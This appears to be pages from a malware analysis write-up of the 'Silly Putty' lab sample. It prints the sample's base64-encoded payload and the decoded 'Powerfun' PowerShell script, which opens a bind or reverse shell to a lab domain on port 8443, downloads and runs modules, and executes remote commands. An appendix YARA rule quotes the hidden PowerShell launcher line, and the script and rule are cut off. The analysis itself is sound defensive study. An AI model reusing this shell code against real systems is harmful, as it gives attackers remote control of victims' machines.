
[Silly Putty]
[Chris Miele]

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4D
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLT
gXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27D
vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfy
pD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI
3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
OthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF
8i/mtl93dQkAAA==











19
[Silly Putty]
[Chris Miele]




```
1 out (1)

# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

[remnux@remnux: ~]  remnux@remnux: ~  Home  out (1) - SciTE  1 / 2
```




```
Cmder

C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
        127.0.0.1       bonus2.corporatebonusapplication.local

C:\Windows\System32\drivers\etc
λ

cmd.exe  Search
```

20
[Silly Putty]
[Chris Miele]



21
[Silly Putty]
[Chris Miele]

Appendix B


sillyputty.yara
C: > Users > Chris Laptop > Desktop > sillyputty.yara
ule Silly_Putty {
meta:
date = "2023-03-05"
author = "Chris Miele"
description = "Yara rule Silly_Putty"
reference = "https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty"
sha256 = "0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8"
strings:
$string1 = "powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[Syst
$PE_MagicByte = "MZ"
$network_dns = "bonus2.corporatebonusapplication.local" ascii
condition:
network.port == 8443